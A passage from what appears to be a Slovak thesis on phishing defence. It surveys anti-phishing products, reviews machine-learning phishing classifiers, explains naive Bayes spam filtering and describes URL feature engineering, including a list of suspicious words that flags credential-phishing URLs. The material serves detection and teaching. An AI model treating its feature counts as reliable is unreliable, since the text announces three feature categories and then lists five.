Jedinečnou schopnosťou Avanan je nemeniť záznamy výmenníka pošty alebo záznamy MX pri označovaní alebo blokovaní phishingových útokov. To znemožňuje útočníkom vedieť, či používate softvérovú službu proti phishingu, a tak plánovať obídenie bezpečnostných opatrení.

Cenová ponuka

Pokročilé riešenie proti phishingu od Avananu je dostupné za 4 doláre na používateľa mesačne pre spoločnosti s menej ako 500 zamestnancami [52].

3.3.1.4 IRONSCALES

IRONSCALES je samoučiaca sa e-mailová bezpečnostná platforma využívajúca AI. Môže pomôcť odhaliť, predvídať a predchádzať phishingovým útokom, čím poskytuje pokrytie proti hrozbám zero-day. IRONSCALES môže byť použitá na ochranu pred phishingom aj v ekosystéme Office 365 a prináša nasledujúce kľúčové funkcie:

- Simulácia hrozieb pre analýzu phishingových útokov a školenie používateľov
- Ochrana BEC na úrovni poštových schránok a demokratizované vyhľadávanie hrozieb
- Ochrana pred prílohami súborov škodlivého softvéru a podozrivými adresami URL
- Reakcia na incidenty využívajúca AI
- Virtuálny analytik a asistent s názvom Themis
- Hľadanie davových hrozieb zvnútra aj zvonka organizácie

Hlavnou výhodou IRONSCLES je jeho patentovaná technológia AI a ML. Vytvára priestor pre ľudské postrehy a úsudok podľa vlastného uváženia, čím zlepšuje možnosti hodnotenia pri každej potenciálnej hrozbe a nápravnom opatrení.

IRONSCALES sa zaoberá celým spektrom aktivít zameraných na prevenciu phishingu, od hodnotenia hrozieb až po pokročilú ochranu pred hrozbami a SecOps. Označuje podvody CEO, BEC, spear phishing a odcudzenie identity – čo sú bežné typy útokov.


Cenová ponuka

Cena: IRONSCALES je k dispozícii za 4,50 USD za poštovú schránku mesačne pre edíciu Core, 6,50 USD za Core+ a 7,00 USD za Ultimate, za predpokladu, že spoločnosť má 50 až 2 000 zamestnancov [52].

3.3.2 Strojové učenie (ML) na detekciu phishingových útokov

Použitie ML na detekciu phishingových webových stránok a stáva sa jednoduchým klasifikačným problémom. Pre správne trénovanie modelu strojového učenia pre detekčný systém, musia mať vstupné údaje tzv. features, ktoré súvisia s phishingovými a legitímnymi triedami webových stránok. Na detekciu phishingového útoku sa používajú rôzne klasifikátory. Predchádzajúce štúdie ukazujú, že presnosť detekcie je vysoká, pretože sa používajú robustné techniky ML. Používa sa niekoľko techník výberu features. Obrázok nižšie zobrazuje

fungovanie modelu strojového učenia. Dávka vstupných údajov je poskytnutá ako vstup na trénovanie modelu strojového učenia na predpovedanie phishingového útoku alebo legitímnej stránky.



Obrázok 41 – Postup implementácie AI modelov [53]

Redukovaním funkcií sa vizualizácia súboru dát stáva efektívnejšou a zrozumiteľnejšou. Najvýznamnejšie klasifikátory, ktoré boli použité v rôznych štúdiách a ktoré poskytujú dobrú presnosť detekcie phishingových útokov, sú C4.5, k-NN a RF, DT. Tieto klasifikátory poskytujú maximálnu presnosť a efektivitu na detekciu phishingového útoku.

Na ďalšie skúmanie odhaľovania phishingových útokov výskumníci spomenuli obmedzenia svojej práce. Mnohí zdôraznili spoločné obmedzenie, že sa nepoužívajú ensemble techniky a v niektorých štúdiách sa neuskutočnila redukcia features.

Nasledujúce príklady výskumov a prác dokazujú využitie širokého spektra postupov, algoritmov a techník, ktoré sú využívané autormi pre detekciu phishingových útokov.

3.3.2.1 Prístupy detekcies využitím umelej inteligencie v odbornej literatúre

Autori James et al. použili rôzne klasifikátory ako C4.5, IBK, NB a SVM. Podobne autori v Liew et al. použili Random Forest algoritmus na rozlíšenie phishingových útokov od pôvodných webových stránok. Autori v Adebowale et al. použili robustnú schému založenú na Adaptive Neuro-Fuzzy Inference System využívajúcu integrované features na detekciu a ochranu pred phishingovými útokmi.

Autori Zamir et al. prezentovali učenie s učiteľom a stackovacie modely na rozpoznanie phishingových webových stránok. Dôvodom týchto experimentov bolo zlepšenie presnosti klasifikácie prostredníctvom navrhovaných features pomocou PCA (Principal Component

Analysis) a stackovania najefektívnejších klasifikátorov. Stacking (RF, NN, stowing) prekonalo ostatné klasifikátory s navrhovanými features N1 a N2. Experimenty sa uskutočnili na súboroch dát phishingových webových stránok. Dátová sada obsahovala 32 predspracovaných features s 11 055 webovými stránkami.

Autori Alsariera et al. použili štyri meta-student modely: AdaBoost-Extra Tree (ABET), Bagging-Extra tree (BET), Rotation Forest-Extra Tree (RoFBET) a LogitBoost-Extra Tree (LBET) s použitím extra tree base klasifikátoru. Navrhované meta-algoritmy boli prispôsobené pre dátovú sadu phishingových webových stránok a bola testovaná ich výkonnosť. Okrem toho navrhované modely prekonávajú existujúce modely založené na ML pri rozpoznávaní phishingových útokov. Navrhujú teda spresňovanie meta-algoritmov pri vytváraní modelov identifikácie phishingových útokov.

Autori Subasi et al. nanavrhli inteligentný systém identifikácie phishingových webových stránok. Využili jedinečné modely ML na klasifikáciu webových stránok. Na implementáciu presnej a inteligentnej štruktúry zisťovania phishingových webových stránok sa použilo niekoľko metód klasifikácie. ROC (receiver operating characteristic) plocha, F-meranie a AUC (Area under the ROC Curve) sa použili na hodnotenie výkonnosti techník ML. Výsledky ukázali, že Adaboost s SVM fungoval najlepšie spomedzi všetkých ostatných klasifikačných techník a dosiahol najvyššiu presnosť 97,61 %.

Autori Ali a Malebary navrhli techniku detekcie phishingových webových stránok využívajúcu váženie komponentov na báze Particle Swarm Optimization (PSO) na zlepšenie detekcie phishingových webových stránok. Ich navrhovaný prístup odporúča používať PSO na zváženie rôznych webových stránok, čím sa efektívne dosiahne vyššia presnosť pri rozlišovaní webových stránok s neoprávneným získavaním údajov. Najmä navrhované váženie funkcií webových stránok na základe PSO sa využíva na oddelenie rôznych funkcií webových stránok vzhľadom na to, ako významne prispievajú k odlíšeniu phishingu od skutočných webových stránok. Výsledky ukázali, že modely ML sa zlepšili s navrhovaným vážením komponentov na základe PSO.

Autori James et al. použili dátovú sadu od Alexa a Phishtank. Ich navrhovaný prístup číta adresu URL jednu po druhej a analyzuje názov hostiteľa a cestu. Na základe čoho vykonáva klasifikáciu stránky na phishingovú alebo legitímnu. To je vykonávané pomocou štyroch klasifikátorov: NB, DT, KNN a Support Vector Machine (SVM).

Autori Abdelhamid et al. vytvorili metódu s názvom Enhanced Dynamic Rule Induction (eDRI) na detekciu phishingových útokov. Použili feature extraction metódou Remove Replace feature selection technique (RRFST) a ANOVA, aby zredukovali počet features. Výsledky ukazujú, že majú najvyššiu presnosť 93,5 % v porovnaní s inými štúdiami. Výskum navrhol používať techniku výberu prvkov RRFST.

Autori Tyagi et al. použili dátovú sadu z úložiska strojového učenia UCI, ktorý obsahuje jedinečných 2 456 inštancií adries URL a celkový počet 11 055 adries URL, ktoré majú 6 157 phishingových webových stránok a 4 898 legitímnych webových stránok. Získali 30 features a použili ich na predpovedanie phishingového útoku. Použili algoritmy ML ako DT, RF, Gradient Boosting (GBM), Generalized Linear Model (GLM) a PCA.

Autori Chen a Chen použili metódu SMOTE, ktorá zlepšuje pokrytie detekciou modelu. Trénovali modely strojového učenia vrátane baggingu, RF a XGboost. Ich navrhovaná metóda dosiahla najvyššiu presnosť prostredníctvom metódy XGboost. Použili dátovú sadu Phishtank, ktorá má 24 471 phishingových webových stránok a 3 850 legitímnych webových stránok.

Autori Ubing et al. navrhli svoju prácu na ensemble learningu prostredníctvom troch techník, ktorými boli bagging, boosting a stacking. Ich dátové sada obsahuje 30 features a 5126 záznamov. Je prevzatá z UCI, kde je verejne prístupná. Skombinovali svoje klasifikátory, aby získali maximálnu presnosť, ktorú získali z DT.

Autori v Sahingoz et al. vytvorili svoj dataset, ktorý obsahuje 73 575 adries URL a z toho 36 400 legitímnych adries URL a 37 175 phishingových adries URL. Ako spomenuli, že Phishtank neposkytuje bezplatnú dátovú sadu na webovej stránke, preto vytvorili svoju. Na detekciu phishingových útokov použili sedem klasifikačných algoritmov a funkcie spracovania prirodzeného jazyka (NLP).

Sadique et al. navrhli dvojfázový model. V prvej fáze boli z URL extrahované features, ako GeoIP, WHOIS a lexikálne features. Tento prístup využíva techniku drop-column na výber 20 hlavných dôležitých features zo 142 extrahovaných prvkov.

Li a Wang navrhujú model s názvom PhishBox; riešenie na overenie a detekciu phishingových webových stránok. Ensemble model je určený na analýzu phishingových údajov v prvej fáze, kde je zavedené aktívne učenie, aby sa minimalizovali náklady na manuálne označovanie. Overené údaje o phishingu sa použijú v druhej fáze na trénovanie modelu

detekcie. Obsahové features adresy URL a webovej lokality sa privádzajú do modulu učenia súboru ako vstup. Tento prístup dosiahol 95 % presnosť.

El Aassal et al. navrhuje framework s názvom PhishBench, ktorý pomáha vyhodnotiť a analyzovať dostupné detekčné funkcie a dôkladne pochopiť testovacie podmienky, ako sú požiadavky na model, použité súbory údajov, výkon klasifikátora a výstupné merania.

HTMLPhish bol pokus o automatizáciu extrakcie funkcií zo stránok HTML pomocou CNN. Získal 97,2 % presnosť detekcie pomocou HTML stránok.

Bahnsen et al. (2017) predstavili vysoko presný sieťový prístup založený na LSTM. Nebolo potrebné manuálne extrahovanie features, pretože tento prístup používal iba adresy URL. Po kroku kódovania sú adresy URL dodané do siete LSTM, čím sa skrátil čas detekcie. LSTM bola prvýkrát použitý pri detekcii phishingu a dosiahol presnosť 98,7 %.

Chatterjee a Namin (2019) navrhujú model, ktorý hlbšie skúma problém zhlukovania skúmaním skrytých features pomocou hlbokého učenia. Model sa dynamicky prispôsobuje správaniu phishingovej webovej stránky a učí sa features sám. Tento prístup je schopný dosiahnuť presnosť 90,1 % s použitím súboru dát obsahujúceho 73 575 adries URL.

Yang et al. (2019) navrhuje viacrozmerný prístup k výberu features pomocou hlbokého učenia na detekciu phishingu. Z adresy URL je extrahovaných 24 hybridných features. Metóda CNN sa používa na extrahovanie features, ktoré sú korelované, a LSTM sa používa na zaznamenávanie závislých features a sémantiky kontextu zo znakov URL. Hybridný prístup CNN-LSTM dosiahol presnosť 98,09 % s použitím oveľa väčšieho súboru údajov [53][54].

Z uvedeného vyplýva, že na detekciu phishingu je používaná hlavne URL adresa, avšak môže byť použitá aj detekcia na základe HTML štruktúry stránky, či samotného emailu, prípadne môže byť phishing detegovaný napríklad analýzou textu v e-maile prostredníctvom NLP.


3.3.3 Bayesovské klasifikátory

Bayesovské klasifikátory vychádzajú z Bayesovej vety. Aby mohla byť komplexne pochopená Bayesova veta, je nutné najprv vysvetliť pravdepodobnosť a podmienenú pravdepodobnosť.

Pravdepodobnosť ako taká znamená pravdepodobnosť výskytu udalosti a má vždy hodnotu medzi 0 a 1 (0 a 1 vrátane). Pravdepodobnosť udalosti A je označená ako p(A) a vypočítaná ako počet požadovaného výsledku delený počtom všetkých výsledkov. Napríklad, hod kockou má pravdepodobnosť, že padne číslo menšie ako tri rovnú 2/6. Počet požadovaných výsledkov je 2 (1 a 2); celkový počet výsledkov je 6.

Podmienená pravdepodobnosť je pravdepodobnosť výskytu udalosti A za predpokladu, že iná udalosť, ktorá má vzťah s udalosťou A, už nastala. Pre príklad je možné predpokladať, že 6 modrých loptičiek a 4 žlté sú umiestnené v dvoch poliach, ako je možné vidieť na obrázku nižšie. Pri náhodnom výbere je pravdepodobnosť získania modrej gule je 6 / 10 = 0,6.

Ak by však výber prebiehal z krabice A pravdepodobnosť výberu modrej lopty sa výrazne znižuje. Podmienkou je vybrať z poľa A, čím sa jednoznačne zmení pravdepodobnosť udalosti (výber modrej gule). Pravdepodobnosť udalosti A za predpokladu, že udalosť B nastala, sa označuje ako p(A|B).



Obrázok 42 – Bayesovské klasifikátory

Spoločná pravdepodobnosť je pravdepodobnosť, že sa dve udalosti vyskytnú spolu a označuje sa ako p(A a B). Pre nezávislé udalosti možno spoločnú pravdepodobnosť zapísať ako rovnicu č.1:

$$p(A \text{ and } B) = p(A).p(B)$$

Ak je teda nezávisle vykonaný hod kockou a následne hod mincou. Pravdepodobnosť získania hodnoty 1 na kocke a „*hlavy*“ na minci je:

$$(1/6).(1/2) = 1/12 = 0{,}08$$

Aby bol tento výpočet správny, udalosti musia byť nezávislé. Výsledok hodu mincou nemá žiadny vplyv na výsledok hodu kockou, takže tieto udalosti sú nezávislé.

Príklad závislých udalostí môže byť nasledovný: Z balíčka bola vybraná jedna karta. Následne bola z toho istého balíčka vybraná aj druhá. Pravdepodobnosť konkrétneho pozorovania v druhom výbere je určite ovplyvnená prvým výberom. V prípade závislých udalostí rovnica uvedená vyššie neplatí a je teda nutné ju upraviť tak, aby platila pre akékoľvek 2 udalosti, čím vzniká rovnica č.2:

$$p(A \text{ a } B) = p(A).p(B|A)$$

Rovnica č.1 je špeciálny prípad rovnice č.2 pre nezávislé udalosti, pretože ak je udalosť B a udalosť A nezávislá, p(B|A) = p(B).

3.3.3.1 Bayes Theorem (Bayesova veta)

Bayesova veta je pomenovaná po Thomasovi Bayesovi.

Spoločná pravdepodobnosť je komutatívna pre akékoľvek dve udalosti. To je:

$$p(A \text{ a } B) = p(B \text{ a } A)$$

Z rovnice č.2 vyplýva, že:

$$p(A \text{ a } B) = p(A).p(B|A)$$

$$p(B \text{ a } A) = p(B).p(A|B)$$

Rovnicu č.3 je možné prepísať takto:

$$p(A).p(B|A) = p(B).p(A|B)$$

Delením dvoch strán p(B) je tak získaná Bayesova veta [55]:

$$p(A|B) = \frac{p(A).p(B|A)}{p(B)}$$

3.3.3.2 Naivný Bayesovský klasifikátor

Naive Bayes je algoritmus učenia s učiteľom, ktorý sa používa na klasifikačné úlohy.

Rovnako ako iné algoritmy učenia s učiteľom, Naive Bayes používa funkcie na predpovedanie cieľovej premennej. Kľúčový rozdiel je v tom, že Naive Bayes predpokladá, že funkcie sú od seba nezávislé a medzi funkciami neexistuje žiadna korelácia. V reálnom živote to tak však nie je. Tento naivný predpoklad, že vlastnosti nie sú korelované, je dôvodom, prečo sa tento algoritmus nazýva „naivný“.

Naivný bayesovský klasifikátor počíta pravdepodobnosť triedy vzhľadom na súbor hodnôt vlastností (t. j. p(yi | x1, x2, …, xn)). Zadaním do Bayesovej vety vzniká:

$$p(yi\ |x1, x2, \dots, xn) = \frac{p(x1, x2, \dots, xn\ |yi).p(yi)}{p(x1, x2, \dots, xn)}$$

p(x1, x2 , … , xn | yi) znamená pravdepodobnosť špecifickej kombinácie znakov danej triedy. Aby bolo možné toto vypočítať, sú potrebné extrémne veľké súbory údajov, aby bolo možné získaťi odhad rozdelenia pravdepodobnosti pre všetky rôzne kombinácie hodnôt funkcií. Na prekonanie tohto problému naivný bayesov algoritmus predpokladá, že všetky funkcie sú na sebe nezávislé. Okrem toho menovateľ (p(x1,x2, …, xn)) možno odstrániť, aby sa rovnica zjednodušila, pretože normalizuje iba hodnotu podmienenej pravdepodobnosti triedy danej pozorovaním (p(yi | x1,x2, …, xn)).

Výpočet pravdepodobnosti triedy (p(yi)) potom nasledovný:

$$p(yi) = \frac{počet\ pozorovaní\ v\ triede\ yi}{počet\ všetkých\ pozorovaní}$$

Za predpokladu, že vlastnosti sú nezávislé, p(x1, x2 , … , xn | yi) možno zapísať ako:

$$p(x1, x2, \dots, xn \mid yi) = p(x1 \mid yi) * p(x2 \mid yi) * \dots * p(xn \mid yi)$$

Podmienená pravdepodobnosť pre jeden znak daný označením triedy (t. j. p(x1 | yi)) sa dá ľahšie odhadnúť z údajov. Algoritmus potrebuje ukladať rozdelenia pravdepodobnosti vlastností pre každú triedu nezávisle. Napríklad, ak existuje 5 tried a 10 funkcií, je potrebné uložiť 50 rôznych rozdelení pravdepodobnosti. Typ distribúcie závisí od charakteristík funkcií:

- Pre binárne znaky (Y/N, True/False, 0/1): Bernoulliho rozdelenie
- Pre diskrétne znaky (t. j. počet slov): Multinomické rozdelenie
- Pre spojité znaky: Gaussovo (normálne) rozdelenie

Pre množiny údajov zmiešaného typu môže byť pre rôzne funkcie potrebný iný typ distribúcie.

Na ukážku myšlienky naivného Bayesovského klasifikátora je možné použiť e-mailový spamový filter. Premenná danej triedy teda udáva, či je správa spam (čiže „nevyžiadané oznámenie“), alebo či je vyžiadaná (tzv. „ham“). Slová v správe zodpovedajú meraným premenným, takže počet meraných premenných v modeli je určený počtom rôznych slov v správe.

Základným predpokladom je, že výber slov závisí iba od toho, či je daná správa „spam“ alebo „ham“. Ide o hrubé zjednodušenie celého procesu, pretože je predpokladané, že medzi susediacimi slovami neexistuje žiadna závislosť a že poriadok slov vo vete nemá žiadny význam. Preto sa táto metóda nazýva naivná.

Na začiatku je nutné určiť apriórnu šancu na spam (oproti „hamu“). Pre zjednodušenie je predpokladané, že je to 1:1, čo znamená, že v priemere polovica prichádzajúcich správ je spam.

Na získanie mier pravdepodobnosti sú potrebné dve rôzne pravdepodobnosti pre každé vyskytujúce sa slovo: jednu pravdepodobnosť výskytu v spamových správach a jednu pravdepodobnosť výskytu v správach „hamových“.

Rozdelenie slov do týchto dvoch tried sa najlepšie odhadne zo skutočných trénovacích dát, ktoré obsahujú spamové aj vyžiadané správy. Najjednoduchšie je spočítať, koľkokrát sa každé slovo od A až do Z v dátach objavuje a vydeliť toto číslo celkovým počtom slov [55][56].

3.4 Teoretický postup implementácie

Z vyššie uvedených metód vyplýva, že phishingový útok je možné rozpoznať na základe 3 hlavných kritérií, ktorými sú emailová adresa odosielateľa, textový obsah e-mailu a predovšetkým URL adresa v hypertextovom odkaze, ktorý sa nachádza v obdržanom e-maile/SMS.

3.4.1 Dátová sada

Dátová sada anglicky *dataset* obsahuje dáta, ktoré sa používajú na trénovanie a testovanie modelu. Dáta sú zvyčajne prezentované vo forme tabuľky. Môžu byť číselné alebo kategorické. Dáta môžu mať dve alebo viaceré premenné a premenné môžu mať rôzne vzťahy [57].

V oblasti strojového učenia sú súbory dát reprezentované väčšinou CSV súborom, kde sú čiarkami definované jednotlivé stĺpce.

3.4.1.1 Predspracovanie súboru dát a čistenie dát

Predspracovanie údajov je počiatočnou fázou akéhokoľvek procesu strojového učenia, v ktorom sa dátová sada transformuje. Jednoducho povedané, súbory dát sa konvertujú na vektory features, takže modely ML môžu súbory dát ľahko interpretovať. Dátové sady však majú určitý šum a nadbytočné či nekompletné dáta, ktoré je potrebné z odstrániť.

Čistením dát sa rozumie odstránenie „šumových" faktorov a nadbytočných dát z dátovej sady. Šum môže byť reprezentovaný napríklad tým, že niektoré adresy URL, či emailové adresy sú v úvodzovkách a niektoré sú oddelené čiarkami, prípadne sú dáta inak chybne formátované, či nekompletné. Pred extrahovaním features je teda potrebné tieto abnormality odstrániť [54].

3.4.2 Klasifikácia podľa URL

Pretože sa jedná o klasifikáciu jedného reťazca, je výhodné zvoliť prístup, ktorý bude v týchto reťazcoch hľadať určené vybrané znaky, prípadne početnosť ich výskytu, na základe čoho bude prebiehať klasifikácia. Jedná sa o tzv. features. Tie budú získané prostredníctvom tvorby features tzv. *feature engineeringu*.

„Tvorba features je nevyhnutným krokom v akejkoľvek metóde detekcie phishingu, pretože výkon danej metódy na tom kriticky závisí. Výhradné používanie features, ktoré sú založené na tretej strane, môžu viesť k vysokej miere falošne pozitívnych výsledkov." [54]

Je preto dôležité dané features poskladať z navrhnutých aj vlastných, aby sa zaručilo čo najpresnejšie určovanie.

3.4.2.1 Postup klasifikácie podľa URL použitý v literatúre

Klasifikácia podľa URL umožňuje okamžite odhaliť phishingové adresy URL iba s využitím features adresy URL, a to bez návštevy webovej stránky.

V článku „Highly accurate phishing URL detection based on machine learning" [54]

Je postup klasifikácie definovaný nasledovne.

Postup je rozdelený do 3 fáz:


- Po prvé, zhromaždená dátová sada sa predspracuje odstránením chýbajúcich a duplicitných adries URL, extrahujú sa features z každej adresy URL v dátovej sade, vyberie sa 30 najlepších najlepších features zo 100 extrahovaných.

- Po druhé, dátová sada je rozdelená na 70 % na trénovanie a 30 % na testovanie modelu. Dátová sada má trénovať model strojového učenia a potom vyhodnotiť výkon trénovaného modelu na testovacej sade.
- Po tretie, model sa vyhodnocuje pomocou rôznych hodnotiacich meraní na testovanie súboru dát a výstupom je najlepší klasifikátor, ktorý dosiahol najvyššiu presnosť a efektivitu z hľadiska detekcie phishingových adries URL [54].

3.4.2.2 Dataset a URL features

Adresa URL znamená štandardizovaný lokátor zdroja. Adresa URL sa používa na vyhľadávanie zdroja, ako sú stránky s obsahom, obrázky, súbory a ďalšie. Typická štruktúra a rôzne komponenty URL s príkladom sú znázornené na obrázku nižšie. URL sa zvyčajne skladá z nasledujúcich prvkov:

- Scheme - protokol adresy URL, napríklad http alebo https.
- Host – Špecifikuje úrovne domén, ako je primárna alebo hlavná doména, subdoména a doména najvyššej úrovne (TLD).
- Path - Adresa konkrétneho zdroja.
- Query - Hodnoty a reťazce, ktoré sa objavia za „?“.
- Fragment - Smer k pod-sekcii na stránke, pred ktorou je znak „#“.




Obrázok 43 – Zloženie URL adresy [54]

Phisher zvyčajne skrýva názov hostiteľa a názov domény adresy URL aby oklamal používateľa, že odkaz patrí legitímnej webovej stránke. Ďalšou taktikou útočníkov zvyčajne býva použitie dlhých adries URL na skrytie skutočnej identity webovej lokality, takže koncový používateľ nemôže rozpoznať nelegitímnosť webovej lokality. Útočník si môže zaregistrovať akýkoľvek nový názov domény a potom k tejto primárnej doméne pridať subdomény. Sekciu subdomény a cesty adresy URL plne kontroluje phisher a môže do nej pridať

čokoľvek. Väčšina phishingových adries URL má dlhé subdomény, takže skrývajú názov primárnej domény.

Obrázok nižšie zobrazuje proces transformácie sady dát na sadu features. Súbory údajov boli zhromaždené vo formáte CSV s dvoma stĺpcami, v ktorých prvý stĺpec obsahuje adresy URL a druhý stĺpec označuje triedy. Znak 0 znamená, že adresa URL je legitímna a 1 znamená, že adresa URL je phishingová. Python extrahuje funkcie z každej adresy URL v súbore dát. Keď sú všetky adresy URL zo súboru dát analyzované v skripte, vygeneruje sa nový súbor so všetkými features a uloží sa do systému. Proces transformácie URL a extrakcie features je užitočný pre modely strojového učenia. Okrem toho je nutné uvažovať, že všetky adresy URL sú v súbore dát správne označené bez ohľadu na to, či je daná adresa URL phishingová alebo legitímna [54].



Obrázok 44 – Extrakcia features z URL adresy [54]

3.4.2.3 Tvorba features - fearure engineering

Fearure engineering je základným krokom v každej metóde detekcie phishingu, pretože od toho výkon metódy kriticky závisí. Extrahovanie features zaberie značné množstvo času, obzvlášť ak je ich počet veľký a extrahujú sa z veľkého súboru dát. Na prekonanie takýchto problémov je teda vhodné extrahovať features zo samotného reťazca adresy URL, vďaka čomu je proces rýchlejší a efektívnejší. Na extrakciu features je napísaný python skript, ktorý berie dátovú sadu ako vstup a výstupom je súprava features danej sady. Najprv bolo extrahovaných 100 features z rôznych častí adresy URL a potom bolo vybraných 30 najlepších pomocou znalosti domény a techniky ReliefF v nástroji WEKA na učenie a testovanie modelov strojového učenia. Extrahované funkcie sú rozdelené do troch kategórií:

1. Full URL-based feautures
2. Host-based features
3. Path section of the URL-based features
4. Brand name-based features

5. Entropy-based features [54]

Full URL-based feautures

Tieto features sa získavajú priamo z celého reťazca adresy URL. Môžu byť rozdelené do troch kategórií:

a) **Special characters-based features** - Existuje niekoľko tokenov a znakov, ktoré sa vyskytujú častejšie v phishingových URL, a naopak nie sú veľmi využívané v legitímnych URL adresách. Tieto features kontrolujú prítomnosť znakov ako (@, ~ ,!,^,*',(,),[,],{,}, < ,|, + ,$, = ,&,:,#, %) v celej adrese URL. Vyššie uvedené features možno overiť v celej adrese URL, v názve hostiteľa a v sekcii cesty adresy URL.

b) **Count/presence-based features** - Tieto features sa používajú na počítanie konkrétnych znakov alebo zaznamenávanie dĺžky tokenov alebo reťazcov. Funkcie klasifikujú adresy URL ako phishing, ak sa dĺžka alebo počet výskytu konkrétnej feature zvýši.

c) **Suspicious word-based features** – Bol zostavený zoznam podozrivých slov, ktoré sa najčastejšie používajú v phishingových adresách URL. Tieto slová je možné vidieť na obrázku nižšie. Táto feature kontroluje prítomnosť týchto slov v celom reťazci URL a ak sa podozrivé slovo nachádza v URL, klasifikuje sa ako phishing, inak legitímny.

server, client, confirm, account, banking, secure, ebayisapi, webscr, login, signin, update, click, password, verify, lucky, bonus, suspend, paypal, wordpress, includes, admin, alibaba, myaccount, dropbox, themes, plugins, logout, signout, submit, limited, securewebsession, redirectme, recovery, secured, refund, webservis, giveaway, webspace, servico, webnode, dispute, review, browser, billing, temporary, restore, verification, required, resolution, 000webhostapp, webhostapp, wp, content, site, images, js, css, view.

Obrázok 45 – Zoznam podozrivých slov [54]

Host-based features

Tieto funkcie sa získavajú priamo z názvu hostiteľa, názvu domény alebo názvu subdomény adresy URL. Využívajú sa Count/presence-based features.

Path section of the URL-based features

Na rozdiel od extrahovania features z úplnej adresy URL sa tieto features extrahujú priamo z časti cesty adresy URL. Tieto features sú rozdelené do dvoch kategórií:

a) **Special characters-based features** - Tieto features sú podobné tým, ktoré sú popísané v kategórii Full URL-based features. Tieto features kontrolujú prítomnosť špeciálnych oddeľovačov v sekcii cesty adresy URL. Ak sa tieto špeciálne znaky nachádzajú v ceste adresy URL, potom je adresa URL označená ako phishing, inak legitímna.
b) **Count/presence-based features** - Tieto features sú podobné tým, ktoré sú popísané v kategórii Full URL-based features a Host-based features. Tieto features klasifikujú adresy URL ako phishing, ak sa dĺžka alebo počet konkrétnej funkcie zvýši.

Entropy-based features

Entropia je mierou neistoty a Shannonova entropia môže byť použitá ako funkciu na klasifikáciu phishingových adries URL. Vypočítaná bola entropia celej adresy URL a časti cesty adresy URL. Táto funkcia kontroluje náhodnosť v URL a ak funkcia vráti vyšší počet entropie, klasifikuje URL ako phish, inak ako legitímnu. Shannonova entropia je definovaná nasledujúcou rovnicou:

